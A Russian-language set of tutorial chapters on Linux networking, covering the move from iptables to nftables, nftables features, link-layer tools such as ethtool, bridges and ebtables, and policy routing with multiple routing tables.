В iptables цепочки INPUT или FORWARD находятся в таблице filter по умолчанию, так же как PREROUTING и POSTROUTING в таблице nat. В nftables не существует никаких таблиц и цепочек по умолчанию. Особое значение там есть у типов таблиц и хуков, а имена таблиц и цепочек могут быть совершенно произвольными.

В целом имена хуков повторяют старые имена специальных цепочек, но в нижнем регистре. Например, input, output, forward. Скоро мы увидим их в действии.

Переносим правила

Для экономии времени мы не будем писать правила с нуля, а воспользуемся iptables-restore-translate и творчески переработаем ее вывод.

На моем VPS стоит Fedora, поэтому все команды и расположение конфигов я даю именно для этого дистрибутива. Из сервисов: SSH, веб, почта, DNS — типичный набор.

Для начала выключим и остановим старые сервисы iptables.

```
$ sudo systemctl disable iptables
$ sudo systemctl stop iptables
$ sudo systemctl disable ip6tables
$ sudo systemctl stop ip6tables
```

Теперь посмотрим на правила (cat /etc/sysconfig/iptables).

```
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]

# Keep state
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# SSH
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT -m comment --comment "SSH"

# Email
-A INPUT -m state --state NEW -m tcp -p tcp --dport 25 -j ACCEPT -m comment --comment "SMTP"
-A INPUT -m state --state NEW -m tcp -p tcp --dport 465 -j ACCEPT -m comment --comment "SMTPS (SSL/TLS)"
-A INPUT -m state --state NEW -m tcp -p tcp --dport 587 -j ACCEPT -m comment --comment "SMTP StartTLS"
-A INPUT -m state --state NEW -m tcp -p tcp --dport 993 -j ACCEPT -m comment --comment "IMAPS"
-A INPUT -m state --state NEW -m tcp -p tcp --dport 995 -j ACCEPT -m comment --comment "POP3S"

# DNS
-A INPUT -m state --state NEW -m tcp -p tcp --dport 53 -j ACCEPT -m comment --comment "DNS zone transfer"
-A INPUT -p udp --dport 53 -j ACCEPT -m comment --comment "DNS queries"

# HTTP
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT -m comment --comment "HTTP"
-A INPUT -m state --state NEW -m tcp -p tcp --dport 443 -j ACCEPT -m comment --comment "HTTPS"

# ICMP
-A INPUT -p icmp -j ACCEPT
```

```
# Local traffic
-A INPUT -i lo -j ACCEPT

# Default actions
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

Кроме них, есть /etc/sysconfig/ip6tables, который отличается тремя правилами.

```
# ICMP
-A INPUT -p ipv6-icmp -j ACCEPT

# Default actions
-A INPUT -j REJECT --reject-with icmp6-adm-prohibited
-A FORWARD -j REJECT --reject-with icmp6-adm-prohibited
```

Теперь конвертируем этот конфиг в синтаксис nftables. Пиши:

```
$ sudo iptables-restore-translate -f /etc/sysconfig/iptables
```

Результат будет следующим.

```
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; policy accept; }
add chain ip filter FORWARD { type filter hook forward priority 0; policy
accept; }
add chain ip filter OUTPUT { type filter hook output priority 0; policy accept;
}
add rule ip filter INPUT ct state related,established counter accept
add rule ip filter INPUT ct state new tcp dport 22 counter accept comment
"SSH"
add rule ip filter INPUT ct state new tcp dport 25 counter accept comment
"SMTP"
add rule ip filter INPUT ct state new tcp dport 465 counter accept comment
"SMTPS (SSL/TLS)"
add rule ip filter INPUT ct state new tcp dport 587 counter accept comment
"SMTP StartTLS"
add rule ip filter INPUT ct state new tcp dport 993 counter accept comment
"IMAPS"
add rule ip filter INPUT ct state new tcp dport 995 counter accept comment
"POP3S"
add rule ip filter INPUT ct state new tcp dport 53 counter accept comment "DNS
zone transfer"
add rule ip filter INPUT udp dport 53 counter accept comment "DNS queries"
add rule ip filter INPUT ct state new tcp dport 80 counter accept comment
"HTTP"
add rule ip filter INPUT ct state new tcp dport 443 counter accept comment
"HTTPS"
add rule ip filter INPUT ip protocol icmp counter accept
add rule ip filter INPUT iifname "lo" counter accept
add rule ip filter INPUT counter reject with icmp type host-prohibited
add rule ip filter FORWARD counter reject with icmp type host-prohibited
```

Ключевое слово `ct` — это, конечно же, ConnTrack — механизм отслеживания состояния соединений в ядре Linux. Опция `counter` отсутствовала в исходных правилах `iptables`. Просто `nftables` не включает счетчики правил по умолчанию, и, если они тебе важны, нужно включить их этой опцией.

Существенный недостаток синтаксиса в стиле `pf` — он имеет свойство превращаться в плохо читаемую стену текста. К счастью, такой синтаксис обязателен только для команды `nft`. Для скриптов, которые загружаются с помощью `nft -f`, `nftables` поддерживает более читаемый синтаксис с фигурными скобками и возможностью писать несколько опций в одной строке через точку с запятой.

Самый простой способ конвертировать этот синтаксис в вариант со скобками — сохранить эти правила в файл (например, `/tmp/rules.nft`), применить их с помощью `nft -f /tmp/rules.nft` и просмотреть командой `nft list ruleset`.

Команда `nft list ruleset` может заменить и `iptables -L -nv`, и `iptables-save`. Кроме того, она поддерживает вывод правил в JSON вместе со значениями счетчиков с помощью опции `-j/--json` — мечта авторов фронтендов для настройки.

Можно было бы просто сохранить конвертированные правила в один из файлов в `/etc/nftables/` и ограничиться этим, но можно и немного реорганизовать конфиг с помощью новых фич `nftables`.

Куда поместить новые конфиги

В `iptables` не существует способов разделить конфиг на части, из-за чего многие люди и генерируют конфиги скриптами. Другое дело `nftables` — там есть опция `include`.

В Fedora есть файл `/etc/sysconfig/nftables.conf`, который читает скрипт сервиса `nftables`. Этот файл состоит из одних опций `include`, а в `/etc/nftables/` лежит набор заготовок конфигов. Мы поместим наши новые правила в файл `inet-filter.nft`.

Перед этим нужно раскомментировать в файле `/etc/sysconfig/nftables.conf` строку `include "/etc/nftables/inet-filter.nft"`.

В файле из поставки дистрибутива для нас определена таблица `inet filter` с цепочками, которые повторяют смысл таблицы `filter` в `iptables` по умолчанию.

```
/etc/nftables/inet-filter.nft
```

```
#!/usr/sbin/nft -f
```

```
table inet filter {
    chain input      { type filter hook input priority 0; }
    chain forward   { type filter hook forward priority 0; }
    chain output    { type filter hook output priority 0; }
}
```

Здесь `filter` — произвольное название таблицы, а ключевое слово `inet` — ее тип. Если типы `ip` и `ip6` ограничивают таблицу правилами для IPv4 и IPv6 соответственно, то тип `inet` позволяет писать правила для обоих протоколов. Если все сервисы доступны по обоим протоколам, таким способом можно избежать дублирования правил почти полностью.

Названия `chain input` и прочие тоже чисто информационные, назначение цепочки определяет опция `type`, вроде `type filter hook input`. Соответственно, если бы у нас был NAT, нам нужна была бы таблица с опцией `type nat hook prerouting` вместо правил вида `iptables -t nat -I PREROUTING` и так далее по аналогии.

Добавляем правила

Поскольку нас интересует фильтрация входящего трафика, свои правила мы будем дописывать внутрь `chain input`. По сути, копируем из вывода `iptables-restore-translate` все после `add rule ip filter INPUT` и вставляем внутрь `chain input`.

В своих старых настройках я использовал по одному правилу на каждый порт TCP или UDP. В `iptables` есть опция `--dports`, но в `nftables` все еще проще: можно писать порты в фигурных скобках через запятую. Этим мы и воспользуемся и объединим все правила для каждого сервиса в одно, например `dport {80, 443}` для HTTP(S).

Получится что-то вроде такого:

```
table inet filter {
    chain input {
        type filter hook input priority 0

        ct state related,established accept

        # Services
        ct state new tcp dport ssh counter accept

        ct state new tcp dport {25, 465, 587} counter accept comment SMTP
        ct state new tcp dport {993, 995} counter accept comment "IMAPS and POP3S"

        ct state new tcp dport {80, 443} counter accept comment "HTTP"

        udp dport 53 counter accept comment "DNS queries"

        ct state new tcp dport 53 counter accept comment "DNS zone transfers"

        # ICMP
        ip protocol icmp accept
        meta l4proto ipv6-icmp accept

        # Loopback
        iifname lo accept
```



```
# Reject everything else
meta nfproto ipv4 reject with icmp type admin-prohibited
meta nfproto ipv6 reject with icmpv6 type admin-prohibited
}

chain forward {
    type filter hook forward priority filter; policy accept;
    meta nfproto ipv4 reject with icmp type admin-prohibited
    meta nfproto ipv6 reject with icmpv6 type admin-prohibited
}

chain output { type filter hook output priority 0; }
```

Теперь осталось запустить сервис `nftables` и поставить его на загрузку:

```
$ sudo systemctl start nftables
$ sudo systemctl enable nftables
```

Если работаешь на удаленной машине без доступа к консоли, не забудь запланировать перезагрузку (`shutdown -r +10`) или сброс правил (`echo "nft flush ruleset | at now+10min"`).

Создаем группы адресов

Правило `tcp dport 53` разрешает репликацию зон DNS на вторичные серверы. Если обычные запросы DNS выполняются через UDP, то репликация зон — через TCP.

Конечно, репликация доступна не всем подряд, а вполне определенным хостам, в моем случае это вторичные серверы Hurricane Electric (<https://dns.he.net/>): 216.218.133.2 и 2001:470:600::2. До миграции это ограничение было прописано в настройках самого BIND, но мы добавим его и в правила `nftables`, чтобы посмотреть на синтаксис переменных и групп.

Переменные определяются с помощью ключевого слова `define`, например `define foo = 192.0.2.1`. На них можно ссылаться в стиле shell с помощью `$foo`. Объявления переменных мы поместим в самое начало файла.

Затем мы создадим две группы, одну для IPv4, другую для IPv6. Увы, использовать оба типа адресов в одной группе не выйдет, но зато проверка нахождения адреса в группе в `nftables` выполняется за время $O(1)$.

Группы определяются с помощью ключевого слова `set`, и в них нужно указать тип. Когда они определены, в опциях правил на них можно ссылаться с помощью `@setname`.

С переменными и группами наш конфиг примет следующий вид:

```
#!/usr/sbin/nft -f

define he_dns_ipv4 = 216.218.133.2
define he_dns_ipv6 = 2001:470:600::2
```

```
table inet filter {
    set secondary_dns_ipv4 {
        type ipv4_addr;
        elements = { $he_dns_ipv4 }
    }

    set secondary_dns_ipv6 {
        type ipv6_addr;
        elements = { $he_dns_ipv6 }
    }

    chain input {
        ...
        udp dport 53 counter accept comment "DNS queries"

        ct state new tcp dport 53 ip saddr @secondary_dns_ipv4 counter accept
        comment "DNS zone transfers"
        ct state new tcp dport 53 ip6 saddr @secondary_dns_ipv6 counter accept
        comment "DNS zone transfers"
        ...
    }
}
```

Заключение

На мой взгляд, синтаксис `nftables` и ее подход к работе с конфигами — это значительный прогресс по сравнению с `iptables` и расставаться со старыми инструментами можно без сожаления.

Nftables.

Разбираем преимущества перехода с iptables на новый файрвол

Даниил Батулин

Nftables — новая реализация файрвола в ядре Linux, которая призвана заменить iptables. Как и многие другие радикальные изменения, этот инструмент до сих пор вызывает у пользователей противоречивые чувства. И главный вопрос, конечно же, — какие преимущества можно получить от перехода на него?

В главе 13 «Nftables. Как выглядит будущее настройки файрвола в Linux» я рассмотрел основы настройки nftables и миграции с iptables. Набор правил после миграции стал короче благодаря новым фишкам nftables вроде переменных и встроенной поддержки групп объектов. Тем не менее по функциональности он идентичен старому, и у некоторых читателей возникли сомнения, что мигрировать вообще целесообразно.

В этот раз мы рассмотрим ряд функций nftables, которые в iptables отсутствуют, и убедимся, что переделать файрвол в Linux авторы задумали не просто от скуки.

Трассировка правил

Наверняка бывало так, что нужный трафик ошибочно блокируется каким-то правилом, но ты не можешь понять, каким именно. У nftables для таких случаев есть встроенный механизм трассировки правил.

Рассмотрим его на очевидном примере. Пусть у тебя правило блокирует весь трафик сети 192.0.2.0/24.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.0/24 drop
```

Предположим, ты о нем забыл и в упор не видишь его в настройках, а пользователи жалуются, что не проходит трафик с хоста 192.0.2.1. Не беда — мы можем включить трассировку для всех пакетов с адресом источника 192.0.2.1. Это делается опцией `nfttrace set 1`.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.1 meta nfttrace set 1
```

Теперь в выводе команды `nft monitor trace` мы можем увидеть весь путь этого пакета через наш набор правил.

```
$ sudo nft monitor trace
trace id 66fdb23e inet filter input packet: iif "eth0" ether saddr ... ether
daddr ... ip saddr 192.0.2.1 ip daddr 203.0.113.1 ip dscp cs0 ip ecn not-ect ip
ttl 64 ip id 0 ip protocol icmp ip length 84 icmp type echo-request icmp code
net-unreachable icmp id 50986 icmp sequence 1 @th,64,96
14560823784192396447041847296
trace id 66fdb23e inet filter input rule ip saddr 192.0.2.1 meta nftrace set 1
(verdict continue)
trace id 66fdb23e inet filter input rule ip saddr 192.0.2.0/24 drop (verdict
drop)
```

Теперь мы сможем найти нужное правило поиском по `ip saddr 192.0.2.0/24`. Это, конечно, тривиальный пример, и правило могло быть куда менее простым и очевидным, но в выводе трассировки ты всегда увидишь именно правило, которое отбросило пакет.

Как и с `tcpdump/Wireshark`, выбор критерия для трассировки — залог удачной отладки. Трассировка работает только для пакетов, которые попали под правило с `nftrace set 1`. Если условие недостаточно специфично, пакет в нее не попадает. Сделай условие слишком общим, вроде `protocol tcp`, и ты не сможешь найти нужное в огромном объеме вывода.

Тем не менее само наличие этого механизма открывает прежде недоступные возможности для отладки правил.

Удаляем ненужное правило

В прошлой главе мы почти не затрагивали ручное управление правилами, а вместо этого сфокусировались на файлах конфигурации.

Сейчас мы добавили отладочное правило, и после завершения сеанса отладки его хорошо бы удалить. Как это сделать? В `iptables` требовалось указать каждое условие правила. В `nftables` немного иначе.

Сначала нужно получить номер правила в таблице. Его можно увидеть в выводе команды `nft -a list ruleset` (опция `-a` важна).

```
$ sudo nft -a list ruleset
table inet filter { # handle 7
...
    chain input { # handle 1
        type filter hook input priority filter; policy accept;
        ip saddr 192.0.2.0/24 meta nftrace set 1 # handle 25
        ...
    }
}
```

Здесь `handle 25` — это и есть номер правила. Теперь мы можем удалить его командой `sudo nft delete rule inet filter input handle 25`.

В отличие от iptables удаление правил по полному набору опций в nftables не поддерживается. Несколько неудобно, что нельзя больше скопировать правило и поменять `-A/-I` на `-D`, но зато и команда для удаления правил стала короче.

Ассоциативные массивы

Старый инструмент IP set (<http://ipset.netfilter.org/>) позволял создавать разные типы групп объектов, но не умел ассоциировать объекты с разрешениями — нельзя было в одном правиле разрешить один объект, но запретить другой.

В правилах nftables можно ссылаться не на отдельный критерий и решение, а на ассоциативные массивы из них. Синтаксис таких ассоциативных массивов: `vmap { объект : разрешение, ... }`. Здесь `vmap` — это опция, которая указывает, что следует именно массив из объектов и разрешений, а `{ ключ : значение, ... }` — общий синтаксис ассоциативных массивов.

Например, в одном правиле мы можем разрешить зашифрованные варианты SMTP (SMTPS и SMTP/STARTTLS), но запретить обычный на порте 25.

```
ct state new tcp dport vmap { 465 : accept, 587 : accept, 25 : drop } comment
"Secure SMTP only"
```

Мы также можем определить именованный ассоциативный массив (например, `banlist`) и сослаться на него в правиле с помощью опции `vmap @banlist`. Именованный массив может быть и пустым, с расчетом на динамическое редактирование.

```
table inet filter {
    map banlist {
        type ipv4_addr : verdict
    }

    chain input {
        type filter hook input priority filter; policy accept;
        ip saddr vmap @banlist drop
    }
}
```

Это очень упрощает работу скриптов вроде `fail2ban`, поскольку массив можно динамически редактировать средствами nftables.

```
$ sudo nft add element inet filter banlist { 203.0.113.80 : drop }
$ sudo nft delete element inet filter banlist { 192.0.2.98 : drop }
```

В IP set был встроенный набор типов, но не было возможности создать свои, поэтому разработчики добавили многочисленные варианты вроде `hash:ip,port`, пытаясь покрыть все возможные случаи. В nftables больше нет такой проблемы — элементы ассоциативных массивов могут быть произвольных типов.

Например, мы можем одним правилом NAT прокинуть порт 80 на адрес 10.0.0.10, а порт 25 — на адрес 10.0.0.20.

```
$ sudo nft add rule ip nat prerouting dnat tcp dport map { 80 : 10.0.0.10, 25 :
10.0.0.20 }
```

Даже если синтаксис `nftables` кажется тебе менее читаемым, в качестве компенсации он позволяет обойтись меньшим числом правил.

Stateless NAT

В давние времена в ядре Linux был простой NAT, состояние соединений не отслеживалось. Механизм их отслеживания (`conntrack`) сделал жизнь сетевых администраторов куда лучше. Сложные протоколы более чем с одним соединением перестали быть неразрешимой проблемой. Кроме того, обработка пакетов стала быстрее, поскольку большинство из них достаточно сопоставить с таблицей соединений (опция `--state` в `iptables`), и уже не нужно прогонять через весь набор правил.

Тем не менее иногда `stateless NAT` — действительно лучшее решение. Например, провайдеры хостинга VPS вроде Amazon широко применяют 1:1 NAT, чтобы упростить управление сетью, — у самой виртуалки «серый» адрес, что позволяет развязать внешнюю и внутреннюю маршрутизацию. Отслеживать потоки трафика в этом случае не имеет смысла, поскольку решение для всех пакетов с одним адресом всегда одинаковое.

В `iptables` это было возможно только при трансляции сетей IPv6 (NPTv6). В `nftables` снова появилась «тупая» (а значит, очень быстрая) трансляция адресов.

Например, транслируем внешний адрес 192.0.2.1 во внутренний 10.0.0.1.

```
table ip raw {
    chain prerouting {
        type filter hook prerouting priority raw; policy accept;
        ip daddr 192.0.2.5 ip daddr set 10.0.0.1 notrack
    }
}
```

Множественные действия

В `iptables` у каждого правила может быть только одно действие (оно определяется опцией `-j`). Применить к одному пакету несколько разных действий можно только несколькими правилами.

В `nftables` у одного правила может быть несколько действий. Например, мы можем логировать пакеты из сети 192.0.2.0/24 и сразу блокировать их.

```
$ sudo nft insert rule inet filter input ip saddr 192.0.2.0/24 log level err
prefix martian-source drop
```

Таблицы `netdev`

В прошлой главе мы уже рассматривали новый тип таблиц `inet`, который позволяет хранить правила и для IPv4, и для IPv6 в одной таблице. С его помощью мы смогли избавиться от дублирующихся наборов правил для разных протоколов.

Это не единственный новый тип таблиц. Кроме него, есть еще таблицы типа `netdev`. Правила в таких таблицах видят весь трафик, когда он входит из драйвера сетевой карты в сетевой стек ядра, включая кадры ARP. Это позволяет блокировать пакеты еще до того, как ядро начнет их обрабатывать. Авторы советуют применять эти таблицы для правил защиты от DDoS и подобного.

Заключение

Удалять `iptables` из ядра в ближайшее время никто не собирается, так что мигрировать на `nftables` или нет — решать тебе. Надеюсь, этот обзор поможет тебе принять информированное и осознанное решение.

Ядерные приколы. Осваиваем необычные фишки канального уровня в Linux

Даниил Батурин

Ядро Linux — основа большинства программных маршрутизаторов и файрволов, и неудивительно — количество функций сетевого уровня в нем огромно. Тем не менее ряд полезных и необычных функций Linux для работы с канальным и физическим уровнями часто остаются в тени. Давай попробуем компенсировать этот пробел.

Используем ethtool

Сначала рассмотрим утилиту для общения с сетевыми картами на самых низких уровнях — ethtool (<https://www.kernel.org/pub/software/network/ethtool/>).

С помощью команды `ip` можно просмотреть и поменять почти все, что касается сетевого стека ядра, но, если речь идет об аппаратной части самой карты, тут без ethtool не обойтись.

Например, все мы знаем, что MAC-адрес сетевой карты легко поменять.

```
$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN mode
DEFAULT group default qlen 1000
    link/ether 00:08:a2:0a:52:cd brd ff:ff:ff:ff:ff:ff

$ sudo ip link set dev eth0 address 00:aa:bb:cc:dd:ee

$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN mode
DEFAULT group default qlen 1000
    link/ether 00:aa:bb:cc:dd:ee brd ff:ff:ff:ff:ff:ff
```

С точки зрения ядра, у eth0 теперь новый адрес. Оригинальный адрес остался только в прошивке сетевой карты.

В выводе ip его не найти, но ethtool способна заглянуть глубже.

```
$ ethtool --show-permaddr eth0
Permanent address: 00:08:a2:0a:52:cd
```

Многие сетевые карты поддерживают аппаратное ускорение некоторых функций, например вычисление контрольных сумм пакетов TCP и UDP. Просмотреть полный список функций и их состояние можно командой `ethtool --show-features <interface>`. Обычно все, что поддерживается, включено по умолчанию, но убедиться не будет лишним.

Если ты работаешь без физического доступа к оборудованию, наверняка тебе уже приходилось искать нужный порт. Традиционный метод — потушить порт (`sudo ip link set <interface> down`) и попросить напарника посмотреть, какой из портов потух. Но в ряде случаев найти физическое расположение порта можно без ущерба для трафика с помощью команды `ethtool --identify <interface>`. Она заставляет указанную карту моргать светодиодом, который отвечает за индикацию up/down. Увы, работает не со всеми моделями карт — помни, что бывает и ложноотрицательный результат.

«Скрытая» проводная сеть

ARP — фундаментальный протокол сетей Ethernet, без которого хосты не смогут автоматически найти друг друга и установить соответствие IP- и MAC-адресов. Но что, если ты специально хочешь сделать так, чтобы сторонний хост не смог подключиться к твоей сети?

Самое правильное решение этой задачи — протокол 802.1x (<https://1.ieee802.org/security/802-1x/>), который обеспечивает настоящую аутентификацию клиентов. Другое, тоже вполне правильное решение — настроить политику доступа на коммутаторе по белому списку MAC-адресов.

Абсурдным и достаточно неожиданным для условного противника решением было бы отключить ARP. Как ни странно, в Linux это возможно: к примеру, отключить его для интерфейса eth0 можно командой `sudo ip link set eth0 arp off`.

Как же хосты найдут друг друга без ARP? В Linux добавить записи в таблицу ARP можно вручную: `ip neighbor add 10.0.0.1 lladdr aa:bb:cc:dd:ee:ff dev eth0`.

Программные мосты в Linux

В терминологии Ethernet «коммутатор» (switch) и «мост» (bridge) — это синонимы. Термин switch придумали, чтобы отличать многопортовые коммутаторы от первых двухпортовых мостов. Программные реализации коммутатора Ethernet по традиции называют мостами независимо от числа портов.

Вот и в Linux программный коммутатор называется мостом. Производительность таких коммутаторов невысока — ни о каких десяти гигабитах речь не идет. Кроме

того, встроенная функциональность ядра Linux для этой цели достаточно ограничена по сравнению с новыми проектами вроде Open vSwitch (<https://www.openvswitch.org/>). Тем не менее в ряде случаев она может оказаться полезной.

Объединять два физических сетевых интерфейса в «тупой» мост имеет смысл только в качестве вынужденной меры, если на объекте нет свободных портов аппаратного коммутатора, но есть устройство с Linux и неиспользуемыми сетевыми картами. Осмысленно применять эту фику стоит в других направлениях.

Во-первых, сетевой интерфейс не обязан быть физическим — это может быть и туннель. Некоторые приложения требуют общего широкополосного сегмента. Если тебе нужно обеспечить работу таких приложений в удаленной сети через интернет, ты можешь соединить свои сети туннелем, который способен инкапсулировать кадры Ethernet. О настройке таких туннелей в Linux я уже писал в статье «Неизвестные туннели Linux. Осваиваем новые способы строить виртуальные сети (<https://xakep.ru/2019/05/13/linux-tunnels/>)»: это GRE, L2TPv3 и VXLAN (а также OpenVPN в режиме TAP и WireGuard).

Второй важный момент — программный мост не обязан быть тупым. В отличие от большинства аппаратных коммутаторов, Linux может выступать в роли невидимого на сетевом уровне прозрачного фэйрвола.

Но для начала вспомним, как делаются мосты.

Возводим мосты

Вернее, не вспомним, а научимся это делать с помощью `iproute2`. Классическая утилита `brctl` уже давно объявлена устаревшей, вместе с `ifconfig` и прочими командами из `net-tools`, и дистрибутивы Linux начинают их удалять, так что лучше сразу действовать по-новому.

Для примера объединим интерфейсы `eth0` и `eth1` в мост `br0`.

```
$ sudo ip link add name br0 type bridge
$ sudo ip link set dev eth0 master br0
$ sudo ip link set dev eth1 master br0
```

Удалить интерфейс из моста можно было бы командой `ip link set dev eth0 nomaster`.

Что в `iproute2` хорошо, так это унификация разных команд. Когда-то стандартным способом просмотреть информацию об интерфейсах моста была команда `brctl show`.

```
$ sudo brctl show br0
bridge name bridge id            STP enabled interfaces
br0          8000.0008a20a52cf    no          eth0
                                         eth1
```

В `iproute2` на смену множеству особых случаев пришла общая концепция ведущего интерфейса (`master`) и ведомых (`slave`). Просмотреть все ведомые интерфейсы мож-

но командой `ip link show master <interface>`. Эта команда будет работать и для моста, и для транка LACP, и для всего прочего, что подразумевает отношения ведущий — ведомый. Единственный недостаток — формат вывода не заточен под конкретный тип интерфейса.

```
$ ip --brief link show master br0
eth0 UP 9a:a3:32:c1:d6:8b <BROADCAST,MULTICAST,UP,LOWER_UP>
eth2 UP 00:08:a2:0a:52:cf <BROADCAST,MULTICAST,UP,LOWER_UP>
```

Делаем прозрачный фаервол

Прежде всего нужно убедиться, что твое ядро не собрано с `CONFIG_BRIDGE_NETFILTER=n`. Затем — проверить, что установлены в единицу следующие опции `sysctl`: `net.bridge.bridge-nf-call-iptables`, `net.bridge.bridge-nf-call-ip6tables`, `net.bridge.bridge-nf-call-arptables`.

А теперь хорошая новость: больше ничего особенного делать не потребуется. Если в ядре есть нужный модуль и его работа не заблокирована опциями `sysctl`, то все правила `xtables` автоматически применяются не только к маршрутизируемому, но и к коммутируемому трафику. Для проверки можно заблокировать пользователям моста ICMP: `sudo iptables -I FORWARD -i br0 -p icmp -j DROP`.

Подменяем MAC проходящему трафику

Пакет `etables`, который предоставляет фаервол канального уровня, сам по себе уже экзотика. С его помощью можно реализовать политику доступа клиентов к коммутатору, если ты вдруг решил сделать из машины с Linux полноценный управляемый коммутатор, несмотря на всю непрактичность этого. В остальных случаях фильтрация трафика на сетевом уровне решает все практические задачи.

Но однажды мне потребовалась совсем уж экзотическая функция и без того экзотического пакета. Как ни странно, `etables` поддерживает NAT канального уровня — трансляцию MAC-адресов источника и назначения.

Ситуация была следующая: мой коллега хотел отправить отзеркаленный трафик с порта коммутатора в локальный процесс для проведения некоторых тестов. Поскольку трафик приходил с чужим MAC, ядро никогда не стало бы его воспринимать как свой. Тут и пригодилась, казалось бы, абсурдная возможность.

```
$ sudo etables -t nat -I PREROUTING -i eth0 -j dnat --to-destination
aa:bb:cc:dd:ee:ff --dnat-target ACCEPT
```

После этого оставалось только заменить IP локальным с помощью обычного NAT.

Заключение

Возможности Linux открывают большой простор для самых изощренных конфигураций на всех уровнях модели OSI. Если внимательно читать документацию, там, как правило, можно найти что-то на любой, даже самый необычный случай.

Искусство изоляции.

Изучаем механизмы изоляции трафика в Linux

Даниил Батулин

Изоляция трафика разных сетей в пределах одной ОС распространена повсеместно. Для конечных пользователей она незаметна — в этом ее цель. Но знаешь ли ты, какие средства для разных уровней изоляции предоставляет ядро Linux и как ими воспользоваться самому, не рассчитывая на интегрированные средства управления вроде Docker? Давай разбираться.

Изоляцию частей сетевого стека можно использовать по-разному. Провайдеры предоставляют клиентам виртуальные выделенные линии и вынуждены как-то обходить конфликты адресов пользовательских сетей, чтобы агрегировать их трафик на одном устройстве. Админы и разработчики изолируют приложения в контейнерах, чтобы не запускать отдельную копию всей ОС в виртуальной машине, и контейнер взаимодействует с миром через виртуальный интерфейс, хотя ядро у всех контейнеров общее.

В этой главе предполагается, что у тебя свежее ядро — 4.8 или новее.

Множественные таблицы маршрутизации

Эта возможность известна каждому, кто когда-либо делал балансировку между двумя провайдерами. Кроме таблицы маршрутизации по умолчанию, в Linux можно создать до 255 независимых друг от друга таблиц.

Таблица по умолчанию называется `main`, и ей присвоен номер 254. Именно в нее попадают маршруты, если добавить их с помощью `ip route add` или `route` без дополнительных параметров. Еще пара таблиц зарезервирована, а с остальными можно делать что хочешь.

Какая таблица для какого трафика будет использоваться, определяется правилами, ты можешь создать их с помощью `ip rule add`.

Вывод `ip rule show` покажет правила по умолчанию:

```
$ ip rule show
0: from all lookup local
32766: from all lookup main
32767: from all lookup default
```

Символьные имена таблиц можно найти (и перенастроить) в файле `/etc/iproute2/rt_tables`. У правила про таблицу `main` (254) такой низкий приоритет, чтобы пользовательские таблицы с меньшими номерами обрабатывались до нее. Как видим, никакого особого статуса у `main` на самом деле нет, это правило можно было бы удалить или переопределить.

Таблица `local`, которая фигурирует в правиле 0, содержит специальные маршруты для локальных и широковещательных адресов. Например, присвоение адреса `192.0.2.1/24` интерфейсу `eth0` создает вот такие маршруты в этой таблице:

```
broadcast 192.0.2.0 dev eth0 proto kernel scope link src 192.0.2.1
local 192.0.2.1 dev eth0 proto kernel scope host src 192.0.2.1
broadcast 192.0.2.255 dev eth0 proto kernel scope link src 192.0.2.1
```

Ядро управляет этой таблицей самостоятельно. Знать о ней полезно, но трогать в ней ничего не нужно.

Создаем свои таблицы

Новые таблицы создаются автоматически, если добавить в них маршрут. Указать таблицу можно опцией `table`:

```
$ sudo ip route add 203.0.113.0/24 via 192.0.2.10 table 200
```

Чтобы просмотреть маршруты в новой таблице, нужно добавить ту же опцию к `ip route show`.

```
$ ip route show table 200
203.0.113.0/24 via 192.0.2.1 dev eth0
```

Как обычно, в `iproute2` все команды можно сокращать вплоть до `ip ro a 203.0.113.0/24 via 192.0.2.10 t 200` и `ip ro sh t 200`.

Сами по себе таблицы не приносят никакой пользы — нужны правила, которые направят в них трафик.

Создаем правила

Правила создаются командой `ip rule add`. Самый распространенный вариант применения — `source-based routing`, к примеру отправка трафика разных сетей через разных провайдеров.

Предположим, что у нас есть локальная сеть `10.0.0.0/24` и мы хотим отправить ее трафик в интернет через маршрутизатор `192.0.2.10`, а не основной маршрут по умолчанию.

Это можно сделать командами

```
$ sudo ip route add default via 192.0.2.10 table 200
$ sudo ip rule add from 10.0.0.0/24 table 200
```

За детальными инструкциями по работе с несколькими провайдерами можно обратиться к классическим `lartc.org` HOWTO (<https://www.lartc.org/howto/>) или `policyrouting.org` (<http://policyrouting.org/PolicyRoutingBook/ONLINE/TOC.html>), а за справкой по синтаксису — к `man ip-rule` или моему руководству (<https://baturin.org/docs/iproute2/#Policy-based%20routing>).

Классификация пакетов по меткам `netfilter`

Факт первый: возможности классификации трафика можно серьезно расширить с помощью опции `fwmark`. Сама команда `ip rule add` поддерживает не так много собственно сетевых опций: `from/to` (адрес источника и назначений), `iif/oif` (входной и выходной интерфейс), `ipproto` (протокол), `sport/dport` (порт источника и назначения), `tos` (значение Type of Service).

К счастью, `netfilter` умеет добавлять к пакетам метки, можно ссылаться на них в опции `fwmark` и строить правила даже для самых экзотических ситуаций.

Главное — помнить порядок обработки пакетов в ядре и добавлять правила для установки меток в цепочку, которая обрабатывается до маршрутизации пакетов: например, `mangle OUTPUT` для локального трафика и `mangle FORWARD` для трафика из других сетей.

Порядок обработки пакетов отлично показан на диаграмме (<https://stuffphilwrites.com/2014/09/iptables-processing-flowchart/>).

В качестве абсурдного, но показательного примера мы отправим ICMP-пакеты размером больше ста байт через шлюз 192.0.2.20. Для простоты тестирования сделаем, чтобы правило применялось к локальным пакетам, поэтому метку мы ставим в цепочке `mangle OUTPUT`:

```
$ sudo iptables -t mangle -I OUTPUT -m length --length 100: -p icmp -j MARK --set-mark 0xdeadbeef
```

```
$ sudo ip route add default via 192.0.2.20 table 201
$ sudo ip rule add fwmark 0xdeadbeef table 201
```

Чтобы протестировать в реальности, замени 192.0.2.10 на какой-нибудь хост из твоей сети — ядро Linux не добавляет маршруты через заведомо недостижимый шлюз.

Классификация по идентификаторам пользователей

Факт второй: правила можно применять к отдельным пользователям.

